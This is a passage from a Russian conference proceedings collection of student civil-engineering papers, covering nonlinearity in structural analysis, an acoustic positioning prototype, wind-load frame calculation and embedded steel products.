


Рисунок 1 – График стоимости основных видов гидроизоляции

На основе результатов различных научных исследований образуется вывод, что содержание бентонитовой глины оказывает определяющее влияние на различные технические характеристики песчано-бентонитовых смесей.

СПИСОК ИСТОЧНИКОВ

1. Правительство России: Постановление Правительства Российской Федерации от 30.10.2021 г. № 1878: сайт.- Москва, 2021.- URL :<http://government.ru/docs/all/137275/> (дата обращений 15.10.2023).
2. Электронный фонд правовых и нормативных документов: Защита бетонных и железобетонных конструкций от коррозии: сайт.- Москва, 2010.- URL: <https://docs.cntd.ru/document/1200075105> (дата обращений 15.10.2023).
3. Электронный фонд правовых и нормативных документов: Материалы и системы для защиты и ремонта бетонных конструкций: сайт.- Москва, 2014.- URL : <https://docs.cntd.ru/document/1200101312> (дата обращений 15.10.2023).
4. Электронный фонд правовых и нормативных документов: Изоляционные и отделочные покрытия: сайт.- Москва, 2017.- URL : <https://docs.cntd.ru/document/456082588> (дата обращений 15.10.2023).

УДК 624.01

Джумаев Фазлиддин Бахромбекович, студент, Комсомольский-на-Амуре государственный университет; Dzhumaev Fazliddin Bakhrombekovich, student of Komsomolsk-na-Amure State University

Чудинов Юрий Николаевич, кандидат технических наук, доцент, Комсомольск-на-Амуре государственный университет

Chudinov Yuri Nicolaevich, Ph.D. in Technical Sciences, Associate Professor, Komsomolsk-on-Amur State University

ВИДЫ НЕЛИНЕЙНОСТЕЙ В РАСЧЕТАХ СТРОИТЕЛЬНЫХ КОНСТРУКЦИЙ

TYPES OF NONLINEARITY IN CALCULATIONS OF BUILDING STRUCTURES

Аннотация. В статье рассматриваются основные виды нелинейностей, учитываемые в расчетах строительных конструкций. Приводятся практические примеры, где достоверные и экономичные расчеты не могут быть проведены в линейной постановке и обязателен учет нелинейности. Рассматриваются три основных методики учета физической нелинейности в расчетах железобетонных конструкций.

Abstract. The article discusses the main types of nonlinearities taken into account in the calculations of building structures. Practical examples are given where reliable and economical calculations cannot be carried out in a linear formulation and consideration of nonlinearity is required. Three main methods of accounting for physical nonlinearity in the calculations of reinforced concrete structures are considered.

Ключевые слова: физическая, геометрическая, конструктивная, генетическая нелинейности, метод конечных элементов, алгоритмы нелинейного расчета.

Key words: physical, geometric, constructive, genetic nonlinearity, finite element method, nonlinear calculation algorithms.

Введение

Современное строительство характеризуется все большим применением монолитных железобетонных конструкций при возведении зданий и сооружений. Также в крупных городах в условиях плотной застройки наиболее целесообразным является строительство высотных зданий. Получение надежных, эффективных и экономичных проектных решений при учете вышеизложенных обстоятельств становится невозможным без использования расчетных моделей, отображающих реальные свойства объектов и в первую очередь, без учета нелинейности.

Основная часть

Можно выделить четыре основные типа нелинейности, которые учитываются в расчетах несущих строительных конструкций: физическая, геометрическая, конструктивная, генетическая.

Физическая нелинейность определяется нелинейной зависимостью между деформациями и напряжениями. Такая нелинейность особенно характерна для железобетонных конструкций. Приведем основные виды расчетов, в которых по требованиям нормативных документов обязательно должны учитываться нелинейные диаграммы работы бетона и арматуры.

Расчет монолитных железобетонных плит покрытий и перекрытий по второй группе предельных состояний (расчет прогибов и трещин).



Рисунок 1 – Плиты с трещинами

Прогрессирующее обрушение. При выходе из строя одной из основных несущих конструкций нельзя допустить чтобы произошло лавинообразное разрушение объекта. Но если убрать один важный элемент из расчетной схемы здания (как правило, это колонна первого этажа) и попытаться выполнить расчеты в линейной постановке, то однозначно в результате получим неэкономичное решение (большой процент армирования или значительное увеличение сечений элементов). Поэтому для того чтобы вскрыть резервы несущей способности элементов, необходимо учитывать упругопластическую работу железобетона.



Рисунок 2 – Пример прогрессирующего обрушения

Расчет на контрольное землетрясение (КЗ). Такой вид расчета должен выполняться для особо ответственных зданий сооружений. Помимо того, что такой расчет использует не разложение по формам собственных колебаний, а реальные синтезированные акселерограммы, в нем также в обязательном порядке должны быть учтена физическая нелинейность железобетона.




Рисунок 3 – Спектры ответа акселерограммы

Геометрическая нелинейность определяется нелинейной зависимостью между перемещениями и деформациями. Такая нелинейность будет существенна для объектов, которые в процессе нагружения получают значительные перемещения, величина которых соизмерима с геометрией расчетной схемы. Наиболее характерные случаи такого типа нелинейности.

1. *Мачты и башни.* Такие сооружения имеют большую высоту, и вследствие этого факта, а также того, что они часто изготавливаются из металлических конструкций рассчитываются по деформированной схеме.

2. *Вантовые конструкции.* Одна из особенностей вантовых конструкций заключается в том, что они обычно работают только на растяжение. При этом допускаются значительные прогибы и как следствие, расчет вантовых конструкций практически всегда ведется с учетом геометрической нелинейности.

Конструктивная нелинейность характеризуется изменением расчетной схемы в процессе нагружения. По мере роста нагрузки из работы могут исключаться или наоборот включаться отдельные элементы или связи. Также типичным примером такой нелинейности является изменение жесткости связей в зависимости от достигнутого уровня напряженно-деформированного состояния. Самым часто встречающимся на практике случаем конструктивно-нелинейного расчета является *расчет здания или сооружения совместно с основанием.*

Генетическая нелинейность учитывает накопление напряжений и деформаций в процессе строительства сложного объекта. На практике такой расчет обычно выполняется для высотных зданий из монолитного железобетона. При этом на разных этапах строительства могут быть учтены следующие факторы: различные расчетные схемы, постепенное нарастание прочности бетона (переменный модуль упругости), временные монтажные нагрузки.

Из всех вышеперечисленных типов нелинейностей с практической точки зрения, конечно, является физическая нелинейность железобетона. Ее учет может быть выполнен четырьмя основными методами.

1. Использование пониженных модулей упругости бетона. Для более точной оценки распределительных свойств железобетона нормы рекомендуют в поверочном расчете использовать модули упругости с понижающими коэффициентами равными 0,6 - для вертикальных элементов, 0,3 – для горизонтальных элементов (плит перекрытия и покрытия).

2. Инженерная нелинейность. Приближенный способ учета физической нелинейности, когда переменные параметры жесткости задаются для отдельных конечных элементов.

3. Использование реальных диаграмм деформирования бетона и арматуры. Для арматуры согласно СП ЖБК принимается билинейная диаграмма работы (диаграмма Прандтля). Для бетона в зависимости от вида расчета принимается или билинейная, или трехлинейная диаграмма.

Ниже на рисунке приведем пример задания реальных диаграмм материалов в ПК «Лира-САПР».




Рисунок 4 – Параметры бетона из стандартной библиотеки ПК «Лира-САПР»




Рисунок 5 – Параметры арматуры

Заключение

В заключение необходимо отметить то важное обстоятельство, на которое многие не обращают внимание. Даже обычный линейный расчет железобетонных конструкций всегда выполняется с учетом нелинейной работы железобетона (но только в приближенной постановке). В практических расчетах для вычисления требуемой площади сечения армирования (или проверке несущей способности) при выводе аналитических зависимостей используется приближенная прямолинейная эпюра напряжений в сжатом бетоне.

СПИСОК ИСТОЧНИКОВ

1. Чудинов Ю.Н., Кочетков Д.С. Алгоритм расчета стержневых конструкций методом конечных элементов / Чудинов Ю.Н., Кочетков Д.С. // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / редкол. : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КНАГУ», 2022. – Ч. 3. – 327 с.
2. Барабаш М. С. Компьютерное моделирование в задачах строительной механики : учебное пособие / М. С. Барабаш, О. С. Городецкий, В. М. Сидоров. – Москва : АСВ, 2016. – 338 с.
3. СП 63.13330.2018 Бетонные и железобетонные конструкции. Основные положения. Актуализированная редакция СНиП 52-101-2003 М.: АО "НИЦ Строительство" - НИИЖБ им. А. А. Гвоздева, 2018.

УДК 654.927.1

Дорофеев Вадим Сергеевич, студент, Московский Авиационный Институт

Dorofeev Vadim Sergeevich, student, Moscow Aviation Institute

Егоров Василий Валерьевич, старший преподаватель, Московский Авиационный Институт

Egorov Vasiliy Valerievich, senior lecturer, Moscow Aviation Institute

ПРИМЕНЕНИЕ СИСТЕМЫ АКУСТИЧЕСКОГО ПОЗИЦИОНИРОВАНИЯ В СФЕРЕ ИННОВАЦИОННОГО СТРОИТЕЛЬСТВА

APPLICATION OF ACOUSTIC POSITIONING SYSTEM IN THE FIELD OF INNOVATIVE CONSTRUCTION

Аннотация. Представленный проект по разработке системы акустического позиционирования упрощает процесс строительства различных объектов, позволяя быстро и высокоточно проводить различные замеры, такие как измерение расстояний, длин отрезков и определения координат. Система обеспечивает точность измерений по трем осям с погрешностью ± 1 мм. В работе рассматриваются принципы и особенности функционирования данной системы, существующей на данный момент в формате физически реализованного прототипа. Предлагаются к рассмотрению существующие проблемы и задачи в строительной сфере, которые помогает разрешить представленная разработка.

Abstract. The presented project on the development of an acoustic positioning system simplifies the construction process of various objects, allowing you to quickly and accurately carry out various measurements, such as measuring distances, lengths of segments and determining coordinates. The system ensures the accuracy of measurements on three axes with an error of ± 1 mm. The paper discusses the principles and features of the functioning of this system, which currently exists in the format of a physically implemented prototype. The existing problems and tasks in the construction sector are proposed for consideration, which the presented development helps to solve.

Ключевые слова: позиционирование, акустика, псевдодальномерный метод, сверхширокополосные системы, псевдошумовые сигналы.

Key words: positioning, acoustics, pseudo-rangefinder method, UWB, PNS.

Введение

В последние годы активно развивается сфера строительства, основной упор делается на повышение количества возводимых объектов, максимального удешевления процесса стройки. Однако в стремлении к данным условиям, во избежании срыва графиков и этапов строительства, необходимо также на должном уровне удерживать такой параметр, как качество строящихся объектов, с чем сейчас связано большое количество проблем. Одной из которых является необходимость проведения быстрых и высокоточных замеров, таких как измерение расстояний, длин отрезков и определения координат точно. Практически, это замеры, проводимые строителями в ручную, а также замеры, проводимые в ходе позиционирования строительных роботов, 3д-принтеров и укладчиков. В работе представлен проект системы позиционирования, разрабатывающийся с целью решения данной проблемы. В процессе выполнения задачи был разработан тестовый прототип системы, в ходе тестирования которого была доказана верность используемых принципов функционирования системы.

Основная часть

Система состоит из пользовательского устройства-маяка (имеет встроенный акустический излучатель и интерфейс связи с концентратором), созвездия устройств-приёмников (имеющих микрофоны и интерфейсы связи), а также концентратора, вы-

полняющего роль управления остальными устройствами и проведения всех необходимых вычислений). Структурная схема изображена на рисунке 1.



Рисунок 1 – Структурная схема устройства системы позиционирования

Принцип позиционирования маяка основан на следующих методах: Time Difference of Arrival (TDOA) – определение расстояния от источника акустического сигнала до разных приемников за счет разницы во времени прибытия сигнала [3]; мультилатерация – методы определения координат передатчика по опорным точкам [4]; методы наименьших квадратов и сглаживания данных для снижения ошибки вычислений [5].

Используемый сигнал лежит в слышимом диапазоне звуковых частот от 20 Гц до 20 кГц, является псевдослучайной последовательностью символов (ПСП) и равномерно занимает весь выделенный диапазон спектра. Передаваемый передатчиком акустический сигнал через канал связи поступает на приемник, где оцифровывается и записывается с частотой дискретизации 300 кГц. Выбор такой частоты позволяет достичь точности измерений ± 1 мм, учитывая, что скорость распространения звука в воздушной среде находится в пределах от 320 до 380 м/с.

Затем проводится корреляционная обработка – свертка записанного сигнала с заранее известным эталоном для определения времени в пути от передатчика к приемнику. Математические свойства ПСП позволяют системе работать эффективно даже при высокой зашумленности канала передачи сигнала, вне зависимости от того, являются ли они узко- или широкополосными, в том числе при одинаковой спектральной плотности мощности шума и сигнала, кроме того, дают возможность одновременного использования нескольких передатчиков-маяков кодовым разделением разных реализаций ПСП [2]. Корреляционный алгоритм детектирования нивелирует реверберационные эффекты, при работе в помещениях.

Проведена работа по повышению адаптивности параметров акустических сигналов, используемых системой. Мощность передаваемого сигнала подстраивается под текущие параметры канала связи. Процедура подстройки происходит по определению достаточности в корреляционной функции высоты пика относительно шума для самого дальнего приемника от передатчика-маяка. Подстраивается при каждом новом измерении положения и позволяет комфортно работать людям рядом. Разработан генератор адаптивных реализаций ПСП, создающий на концентраторе по требованию пользователя новый сигнал требуемой длины, записывая затем в маяк [1]. Увеличение длины ПСП снижает мощность излучения маяка, сохраняя точность позиционирования, или увеличивает дальность рабочей зоны, а уменьшение – повышает частоту измерений.

Заключение

В результате работы был сконструирован и протестирован прототип системы, на котором было заверено соответствие теоретической и реальной точности, исследовались параметры адаптивных сигналов. Данная работа позволяет двигаться к более точной и быстрой реализации, к связке с инерциальной системой позиционирования (ИСП), что нивелирует накопительную ошибку ИСП, добавит непрерывность позицио-

нирования и возможность точной калибровки приемников без измерения значений скорости звука (по известному расстоянию координат от ИСП для нескольких замеров акустической системой).

СПИСОК ИСТОЧНИКОВ

1. Скляр, Б. Цифровая связь: теоретические основы и практическое применение / Б. Скляр; [пер. с англ. Е. Е. Грозы и др.]. – 2-е изд., испр. – Москва [и др.]: Вильямс, 2007. – 1099 с.
2. Zigangirov K. Theory of Code Division Multiple Access Communication / K. Zigangirov – IEEE Press, 2004. – p.229-251.
3. Filonenko, V. Asynchronous Ultrasonic Trilateration for Indoor Positioning of Mobile Phones, Doctoral thesis / V. Filonenko. – Technological University Dublin, 2012. – 248 p.
4. Загретдинов Р.В. Спутниковые системы позиционирования. Конспект лекций / Р. В. Загретдинов, Каз. федер. ун-т. – Казань, 2014. – 148 с.
5. Линник, Ю. В. Метод наименьших квадратов и основы математико-статистической теории обработки наблюдений / Ю. В. Линник. – М.: Гос. изд-во физ.-мат. лит., 1962. – 336 с.

УДК 624.012.35

Дун Гоцай, магистрант, Комсомольский-на-Амуре государственный университет

Dun Gotsay, masterstudent, Komsomolsk-na-Amure State University

Павлоцкий Руслан Андреевич, студент, Комсомольский-на-Амуре государственный университет

Pavlotsky Ruslan Andreevich, student, Komsomolsk-na-Amure State University

Дзюба Виктор Александрович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Dzyuba Viktor Aleksandrovich, Candidate of Technical Sciences, Docent, Komsomolsk-na-Amure State University

ИНЖЕНЕРНЫЙ РАСЧЕТ МНОГОЭТАЖНОЙ РАМЫ НА ВЕТРОВУЮ НАГРУЗКУ

ENGINEERING CALCULATION OF A MULTISTORY FRAME FOR WIND LOAD

Аннотация. В данной статье рассмотрен инженерный метод расчета многоэтажной рамы с жесткими узлами на горизонтальную нагрузку. Определены изгибающие моменты и поперечные силы в элементах рамы по ее высоте. Результаты расчетов сравнивались с вычислениями по программе «Лира» без учета продольных деформаций колонн.

Abstract. This article discusses an engineering method for calculating a multi-story frame with rigid nodes for horizontal load. The bending moments and transverse forces in the frame elements along its height are determined. The calculation results were compared with calculations using the «Lira» program without taking into account the longitudinal deformations of the columns.

Ключевые слова: многоэтажное здание, рама, ветровая нагрузка, изгибающий момент, поперечная сила.

Key words: multi-storey building, frame, wind load, bending moment, shear force.

Введение

Многоэтажные здания проектируют преимущественно каркасной конструктивной системы[1]. Основным элементом такого здания является рама. Если

узлы в раме запроектированы жесткими, то рама сможет воспринимать и вертикальные и горизонтальные нагрузки. При этом не исключается использование дополнительных элементов жесткости. Расчет несущих систем следует производить с учетом пространственного характера работы здания, наиболее полно отражающего сопротивление внешним нагрузкам [2]. Однако на начальных стадиях проектирования часто возникает задача предварительной оценки размеров выбираемых сечений и армирования. В этом случае важную роль играют приближенные инженерные методы определения усилий в рамных системах.

Основная часть

При проектировании многоэтажных рамных каркасов на действие ветровых нагрузок можно выполнять расчет только плоских рам. Для этого центр симметрии плана здания должен совпадать с центром жесткостей, что исключает поворот несущей системы вокруг центра жесткостей при действии горизонтальной нагрузки [3]. Расчет плоской рамы производится по грузовой площади, равной шагу поперечных рам.

В проводимом исследовании ветровая нагрузка принималась для Комсомольска-на-Амуре в соответствии с нормами проектирования [4]. Рассматривалось 9-этажное каркасное здание с высотой этажа 3.6 метра. Высота несущей системы с учетом парапета и цоколя составила 33,8 м.

Нормативное значение средней составляющей w_m и пульсационной составляющей основной ветровой нагрузки w_g определяли по формулам:

$$w_m = w_0 k(z_e) c \quad \text{и} \quad w_g = w_m \zeta(z_e) v$$

Здесь $w_0, k(z_e), c$ – соответственно нормативное значение ветрового давления, принимаемое в зависимости от ветрового района; коэффициент, учитывающий изменение ветрового давления для высоты z_e и аэродинамический коэффициент. При вычислении w_g учитывается $\zeta(z_e)$ – коэффициент пульсации давления ветра и v – коэффициент пространственной корреляции пульсаций давления ветра.

Для нашей задачи значение расчетной нагрузки при шаге рам 6м и коэффициенте надежности 1,4 будет равно для $h_1 < h-d=3,8$ м - $w_1 = 0.776 \cdot 1,4 \cdot 1 \cdot 6 = 6.5184$ кН/м, а для $h_2 \geq h-d=3,8$ м, $w_2 = 0.805 \cdot 1,4 \cdot 1 \cdot 6 = 6.762$ кН/м. Эквивалентная равномерно распределенная нагрузка, определяемая из условия равенства моментов в заделке, составила 6,72кН/м. Здесь 0.776 и 0.805 – суммарные значения средней и пульсационной составляющих нагрузки на м².

Определим внутренние усилия в элементах рамы, полагая, что нулевая точка эпюры моментов находится посередине высоты этажа. Для этого равномерно распределенную ветровую нагрузку $q_w = 6,72$ кН/м заменяем сосредоточенными силами, приложенными в узлах рамы $P = q_w \cdot h_{эм}$, где $h_{эм}$ - высота этажа. Сосредоточенные силы от нагрузки позволяют вычислить суммарные поперечные силы каждого этажа $Q_i = P_1 + P_2 + \dots + P_i$ и распределить их пропорционально изгибной жесткости между отдельными колоннами каждого этажа. При этом следует учитывать, что крайние колонны этажей имеют опирание ригеля с одной стороны и в расчет вводятся с пониженной изгибной жесткостью [5]. Коэффициент снижения жесткости для крайних колонн α зависит от соотношения погонных изгибных жесткостей балок i_b и погонных изгибных жесткостей колонн i_c , то есть $i_b = \frac{EI_b}{l_b} = \frac{E \cdot b_b \cdot h_b^3}{12 \cdot l_b}$, $i_c = \frac{EI_c}{l_c} = \frac{E \cdot b_c \cdot h_c^3}{12 \cdot l_c}$ и $\frac{i_b}{i_c}$.

Поэтому суммарная относительная жесткость стоек этажа составляет $\alpha + 1 + 1 + \alpha$ (для трехпролетной рамы) и поперечные силы в крайних и средних колоннах этажа будут равны соответственно

$Q_{i, кр} = Q_i \cdot (\alpha / \alpha + 1 + 1 + \alpha)$ и $Q_{i, ср} = Q_i \cdot (1 / \alpha + 1 + 1 + \alpha)$. Изгибающие моменты в опорных сечениях колонн вычисляются по формуле $M_{i,i} = Q_{i,i} \cdot h_{эм} / 2$. Для колонн первого этажа с учетом влияния фундаментов момент в заделке равен $M_{1,i} = Q_{1,i} \cdot 2h_{эм} / 3$, а у противоположного узла $M_{1,i} = Q_{1,i} \cdot h_{эм} / 3$. Вычисленные изгибающие моменты в колоннах приведены на рисунке 1.




Рисунок 1 – Эпюры изгибающих моментов в колоннах многоэтажной рамы от ветровой нагрузки

Изгибающие моменты в опорных сечениях ригелей определяются из условия равенства нулю суммы моментов в узле. На средних опорах суммарный момент колонн распределяется между примыкающими

к узлу ригелями пропорционально их изгибной жесткости. На крайних опорах момент ригеля будет равен сумме моментов в стойках, примыкающих к узлу сверху и снизу.

Заключение

Инженерный метод расчета рамных каркасов на ветровые нагрузки является надежным и достаточно простым способом определения усилий в колоннах и ригелях каркаса. Это позволяет оценить напряженно-деформированное состояние и назначить требуемое армирование. Результаты вычислений практически совпадают с расчетами по программе «Ли́ра». При этом продольные деформации в колоннах не учитываются.

СПИСОК ИСТОЧНИКОВ

1. Дроздов П.Ф. Проектирование и расчет многоэтажных гражданских зданий и их элементов. / П.Ф. Дроздов, М.И. Додонов, Л.Л. Панышин, Р.Л. Саруханян // Стройиздат, Москва, 1986. - 351 с.
2. СП 63.13330.2018 Бетонные и железобетонные конструкции. Основные положения (актуализированная редакция СНиП 52-01-2003). – М.: Минстрой России, 2018. – 143 с.
3. Дроздов П.Ф. Конструирование и расчет несущих систем многоэтажных зданий и их элементов // Стройиздат, Москва, 1977. - 223 с.
4. СП 20.13330.2016 Нагрузки и воздействия. Основные положения (актуализированная редакция СНиП 2.01.07.85*). – М.: Минстрой России, 2016. – 104 с.
5. Байков В.Н. Железобетонные конструкции. Общий курс. / В.Н. Байков, Э.Е. Сигалов // Стройиздат, Москва, 1991. - 767 с.

УДК 691.328.1

Ефимова Анастасия Михайловна, студент Российского университета транспорта (МИИТ)
Efimova Anastasia Mikhailovna, Student of Russian University of Transport

Терехов Иван Александрович, кандидат технических наук, доцент кафедры строительных конструкций, зданий и сооружений Российского университета транспорта (МИИТ)
Terekhov Ivan Aleksandrovich, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department of Building Structures, Buildings and Structures of Russian University of Transport

ИССЛЕДОВАНИЕ КОНСТРУКТИВНЫХ РЕШЕНИЙ АРМАТУРНЫХ И ЗАКЛАДНЫХ ИЗДЕЛИЙ

RESEARCH OF STRUCTURAL SOLUTIONS OF REINFORCING AND EMBEDDED PRODUCTS

Аннотация. Показаны варианты совершенствования арматурных и закладных изделий, ввиду их значительной материалоемкости и трудоемкости изготовления. В конструкциях каркасов промышленных зданий расход стали на данные изделия может достигать до 30 % от общего расхода стали. Трудоемкость изготовления может составлять до 20% от общего объема затрат труда, связанных с изготовлением арматурных изделий. Рассмотрены вопросы учета податливости закладных изделий в ребристых плитах.

Abstract. Options for improving reinforcing and embedded products are shown, due to their significant material consumption and labor intensity of manufacture. In the frame structures of industrial buildings, steel consumption for these products can reach up to 30% of the total steel consumption. The labor intensity of manufacturing can be up to 20% of the total labor costs associated with the manufacture of reinforcing products. The issues of accounting for the compliance of embedded products in ribbed slabs are considered.

Ключевые слова: сборный железобетон, изготовление, перекрытие, арматурные изделия, закладные изделия.

Key words: prefabricated reinforced concrete, manufacturing, flooring, reinforcing products, embedded products.

Введение

В нормативных документах содержится требование обеспечения необходимой жесткости арматурных изделий для возможности их перевозки, складирования и соблюдения проектного положения в форме [1]. Однако данных по определению жесткости и допустимых прогибов арматурных изделий в достаточном объеме не приводится.

Большие прогибы отрицательно влияют на качество сварки, тем самым ведут к ухудшению качества изделий.

Арматурные изделия условно можно разделить на две группы [2]:

- изготовление возможно на автоматизированных линиях;
- изготовление возможно на сварочном оборудовании общего назначения или специализированном.

С точки зрения унификации с целью уменьшения количества перестановок сварочного оборудования на многоточечных машинах желательно в изделиях придерживаться кратности 50 мм в расстоянии между стержнями, особенно в сетках. Исключение, если оно продиктовано размерами изделия, целесообразно делать для крайнего стержня.

При изготовлении сеток необходимо указывать в чертежах границы точек захвата при подъеме.

При подъеме сеток захват, как правило, осуществляется в четырех точках, поэтому сетка работает в двух направлениях, и чем чаще расположена арматура (меньше

ячейки сетки), тем совместная работа в двух взаимно перпендикулярных направлениях более эффективна. При расчете на современном программном комплексе следует нагрузку от собственного веса вводить с коэффициентов динамичности 1,4.

В арматурных каркасах изгибаемых однопролетных элементов (ригели, плиты и т.п.) нижние стержни – расчетные, верхние, в большинстве случаев, устанавливаются конструктивно, но должны иметь минимальное сечение и обеспечивать достаточную жесткость каркасов, чтобы они не получали остаточных деформаций до установки в формы. В предварительно напряженных элементах в растянутую зону арматуру каркасов устанавливают из тех же принципов [3].

Значительная часть расхода стали на железобетонные конструкции требуется для изготовления закладных изделий. В конструкциях каркасов промышленных зданий эта цифра доходит до 30 % от общего расхода стали.

Не менее важной задачей является снижение трудоемкости изготовления закладных изделий, которое может составлять до 20% от общего объема затрат труда, связанных с изготовлением арматурных изделий.

Совершенствование закладных изделий

Наиболее массовые закладные изделия – изделия, образованные приваркой анкеров в тавр и/или в раззенкованные отверстия. Рекомендуется применять усовершенствованные закладные изделия, которые сокращают расход стали и/или повышают надежность сопряжения. К ним относится штампованные закладные изделия в виде пластины, из которой выштамповывается анкерующая часть в виде узких полос, отгибаемых перпендикулярно плоскости (рисунок 1).

Это изделие требует наличия специального прессового оборудования и приспособлений для штампования – пуансонов и матриц. В первую очередь это конструктивное решение может найти применение в балках, ригелях и фермах для крепления к ним плит перекрытия и покрытия.




Рисунок 1 – Штампованное закладное изделие

Эффективное закладное изделие разработано для плит самых массовых железобетонных изделий – перекрытия и покрытия одноэтажных промышленных и многоэтажных зданий межвидового и промышленного назначения.

Это изделие заменяет ранее применявшиеся два изделия – петлю для подъема и опорное закладное изделие, анкера которого являются одновременно монтажной петлей и расположены по углам плиты (рисунок 2).

